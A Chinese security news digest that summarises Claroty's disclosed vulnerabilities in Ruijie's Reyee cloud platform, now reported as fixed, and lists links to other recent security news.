
成功连接到锐捷的 MQTT 代理,并了解设备如何向云端通知事件并从云端接收命令后,Claroty 发现它可以检索“所有云连接设备的序列号”列表,这意味着它可以为其中任何一个设备生成凭据。
|
||||
|
||||
|
||||
|
||||
|
||||
该网络安全公司表示:“这意味着我们可以发起各种拒绝服务攻击,包括通过代表设备进行身份验证来断开设备连接,甚至向云端发送虚假消息和事件;向这些设备的用户发送虚假数据。”
|
||||
|
||||
|
||||
Claroty 还发现,锐捷实施了一种 RCE 即服务机制来控制连接云端的设备,并且可以模拟云端并向所有设备发送操作系统命令。
|
||||
|
||||
|
||||
该安全公司表示,攻击者可以将设备序列号与所有者的电话号码关联起来,从云账户中窃取敏感信息,并且攻击者可以接收发送到所有设备的所有 MQTT 消息。
|
||||
|
||||
|
||||
Claroty 总共向锐捷报告了 10 个漏洞,其中包括三个严重漏洞:CVE-2024-47547(CVSS 评分为 9.4),一个弱密码恢复机制问题;CVE-2024-48874(CVSS 评分为 9.8),一个服务器端请求伪造 (SSRF) 错误;以及 CVE-2024-52324(CVSS 评分为 9.8),使用固有危险函数导致任意命令执行。
|
||||
|
||||
|
||||

该安全公司还设计了一种名为“芝麻开门”的攻击,攻击者可以在使用锐捷接入点的 Wi-Fi 网络附近访问内部网络,而无需知道 Wi-Fi 凭证。
|
||||
|
||||
|
||||
|
||||
|
||||
通过与 Ruijie 接入点相邻,攻击者可以嗅探其原始信标消息、提取序列号,然后利用 Ruijie 的 MQTT 通信中的缺陷向设备发送命令并建立反向 shell。
|
||||
|
||||
|
||||
Claroty 发现大约有 50,000 台设备可能受到这些漏洞的影响,但表示锐捷已经解决了其云平台中的所有安全缺陷,不需要用户采取任何行动。
|
||||
|
||||
|
||||
锐捷网络是一家专门为企业、教育机构、政府组织和服务提供商提供网络基础设施产品的公司。他们为客户提供交换机、接入点和云服务等网络设备。锐捷业务遍及 90 多个国家,拥有 8,000 多名员工,营收达 16 亿美元。
|
||||
|
||||
|
||||
锐捷设备可用于各种场合,例如机场航站楼或购物中心提供免费 Wi-Fi 的接入点。
|
||||
|
||||
|
||||
技术报告:
|
||||
https://claroty.com/team82/research/the-insecure-iot-cloud-strikes-again-rce-on-ruijie-cloud-connected-devices
|
||||
|
||||
|
||||
新闻链接:
|
||||
|
||||
https://www.securityweek.com/critical-vulnerabilities-found-in-ruijie-reyee-cloud-management-platform/
|
||||
|
||||
|
||||
|
||||
**今日安全资讯速递**
|
||||
|
||||
|
||||
|
||||
**APT事件**
|
||||
|
||||
|
||||
Advanced Persistent Threat
|
||||
|
||||
俄罗斯秘密暴雪 APT 组织利用 Kazuar 后门攻击乌克兰
|
||||
|
||||
https://securityaffairs.com/171896/apt/secret-blizzard-targets-ukraine-with-kazuar-backdoor.html
|
||||
|
||||
|
||||
伊朗黑客利用 IOCONTROL 恶意软件攻击美国和以色列的 OT、IoT 设备
|
||||
|
||||
https://www.securityweek.com/iranian-hackers-use-iocontrol-malware-to-target-ot-iot-devices-in-us-israel/
|
||||
|
||||
|
||||
新型隐秘 Pumakit Linux rootkit 恶意软件被发现
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/new-stealthy-pumakit-linux-rootkit-malware-spotted-in-the-wild/
|
||||
|
||||
|
||||
Gamaredon 在前苏联国家部署 Android 间谍软件“BoneSpy”和“PlainGnome”
|
||||
|
||||
https://thehackernews.com/2024/12/gamaredon-deploys-android-spyware.html
|
||||
|
||||
|
||||
**一般威胁事件**
|
||||
|
||||
|
||||
General Threat Incidents
|
||||
|
||||
黑客可能窃取了比特币 ATM 运营商 Byte Federal 的个人数据
|
||||
|
||||
https://www.securityweek.com/hackers-possibly-stole-personal-data-from-bitcoin-atm-operator-byte-federal/
|
||||
|
||||
|
||||
土耳其应用程序《古兰经》泄露了超过 360 万条高度敏感数据记录
|
||||
|
||||
https://cybernews.com/security/sigma-telecom-data-leak/
|
||||
|
||||
|
||||
加拿大眼科护理公司 Care1 泄露 2.2TB 患者记录
|
||||
|
||||
https://hackread.com/canadian-eyecare-firm-care1-exposes-patient-records/
|
||||
|
||||
|
||||
Sinkholes 僵尸网络感染了德国 30,000 台 BadBox 设备
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/germany-blocks-badbox-malware-loaded-on-30-000-android-devices/
|
||||
|
||||
|
||||
390,000+ WordPress 凭证通过恶意 GitHub 存储库托管 PoC 漏洞被窃取
|
||||
|
||||
https://thehackernews.com/2024/12/390000-wordpress-credentials-stolen-via.html
|
||||
|
||||
|
||||
汽车零部件巨头 LKQ 称网络攻击扰乱了加拿大业务部门
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/auto-parts-giant-lkq-says-cyberattack-disrupted-canadian-business-unit/
|
||||
|
||||
|
||||
Citrix 分享针对正在进行的 Netscaler 密码喷洒攻击的缓解措施
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/citrix-shares-mitigations-for-ongoing-netscaler-password-spray-attacks/
|
||||
|
||||
|
||||
CISA 警告水务设施注意保护在线暴露的 HMI 系统
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/cisa-warns-water-facilities-to-secure-hmi-systems-exposed-online/
|
||||
|
||||
|
||||
CISA 确认勒索软件攻击利用了关键的 Cleo 漏洞
|
||||
|
||||
https://www.bleepingcomputer.com/news/security/cisa-confirms-critical-cleo-bug-exploitation-in-ransomware-attacks/
|
||||
|
||||
|
||||
**漏洞事件**
|
||||
|
||||
|
||||
Vulnerability Incidents
|
||||
|
||||
微软修补了服务器端更新目录和 Windows Defender 中潜在的严重漏洞
|
||||
|
||||
https://www.securityweek.com/microsoft-patches-vulnerabilities-in-windows-defender-update-catalog/
|
||||
|
||||
|
||||
对 Cleo 文件传输软件中严重漏洞的利用仍在继续
|
||||
|
||||
https://www.cybersecuritydive.com/news/security-cleo-file-transfer-cve-delayed/735517
|
||||
|
||||
|
||||
OpenWrt 严重漏洞致设备遭受恶意固件注入
|
||||
|
||||
https://thehackernews.com/2024/12/critical-openwrt-vulnerability-exposes.html
|
||||
|
||||
|
||||
锐捷Reyee云管理平台发现严重漏洞
|
||||
|
||||
https://www.securityweek.com/critical-vulnerabilities-found-in-ruijie-reyee-cloud-management-platform/
|
||||
|
||||

|
||||
|
||||
扫码关注
|
||||
|
||||
军哥网络安全读报
|
||||
|
||||
**讲述普通人能听懂的安全故事**
|
||||
|
||||
Reference in new issue
Block a user